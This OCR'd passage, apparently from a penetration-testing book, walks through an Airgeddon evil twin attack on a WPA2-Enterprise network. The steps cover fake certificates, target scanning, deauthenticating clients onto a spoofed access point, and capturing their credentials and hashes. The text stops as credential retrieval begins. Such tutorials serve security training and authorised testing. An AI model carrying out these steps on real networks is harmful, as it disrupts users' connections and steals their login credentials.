


Figure 13.35 – Enabling monitor mode

3. Next, choose option **10** to open **Enterprise attacks menu**:





Figure 13.36 – Accessing Enterprise attacks menu

4. Next, choose option **5** to **Create custom certificates**:



You will be required to answer various questions via an interactive menu. Your responses are needed to generate the custom certificates to perform the WPA2-Enterprise attack:

Figure 13.38 – Certificate options

Important Note
Once the certificates have been generated, they will be in the **/root/enterprise_certs/** directory on Kali Linux. These certificates are called **ca.pem**, **server.pem** and **server.key** and have an expiration time of 10 years.

5. Next, select option **4** to **Explore for targets**:




Figure 13.39 – Explore for targets

A prompt will appear, asking to you continue. Simply hit *Enter* to begin discovering nearby IEEE 802.11 wireless networks. The following window will appear, displaying wireless networks:




Figure 13.40 – Discovering targets

Once you have discovered your target wireless network, click within the **Explore for targets** interface and press *Ctrl* + *C* to stop the scan.

6. Next, from the **Select target** menu, choose the option for your target network:




Figure 13.41 – Selecting a target network

Part 3 – starting the attack

Now, we'll start the attack:

1. Now that the target has been set, select option **6** to access the **Smooth mode Enterprise Evil Twin** menu:




Figure 13.42 – The Enterprise Evil Twin menu

2. You will be asked, *Do you want to use custom certificates during the attack*? Type **N** for no and hit *Enter* to continue.

3. Next, select option **2** to perform a **Deauth aireplay attack**:




Figure 13.43 – Selecting Deauth aireplay attack

4. Next, you will be asked, *Do you want to enable "DoS pursuit mode"*? Type **N** for no and hit *Enter* to continue.
5. Another prompt will appear stating *Do you want to continue*? Type **Y** for yes and hit *Enter* to continue.
6. Next, you will be asked, *Do you want to spoof your MAC address during this attack*? Type **N** for no and hit

Enter to continue.

7. When the hash or the password is obtained during the evil twin enterprise attack, Airgeddon will need to save the data. Specify the following directory for easy access:/home/kali/enterprise-Corp_Wi-Fi/

8. The last prompt will appear, verifying that all parameters have been set. Hit *Enter* to start the attack, as shown here:




Figure 13.44 – Launching the attack

The attack will start by creating a fake wireless network with the same SSID as the target while performing a de-authentication attack on any associated wireless clients of the target network. This will force the wireless clients to disconnect from the legitimate network and attempt to connect to the fake network. When the clients connect to the fake network, their user credentials and handshake are captured, and the attack stops automatically. Do not manually close any of the windows.

The following window will provide instructions for when the user credentials are captured. Only then should you press *Enter* on the main script window of Airgeddon:




Figure 13.45 – User hash captured

9. Another prompt will appear, *Do you want to try to decrypt captured stuff*? Type **N** for no and hit *Enter* to continue.

Part 4 – retrieving user credentials

1. You should see the following menu options on your screen. Choose option **0** to **Return to main menu**:

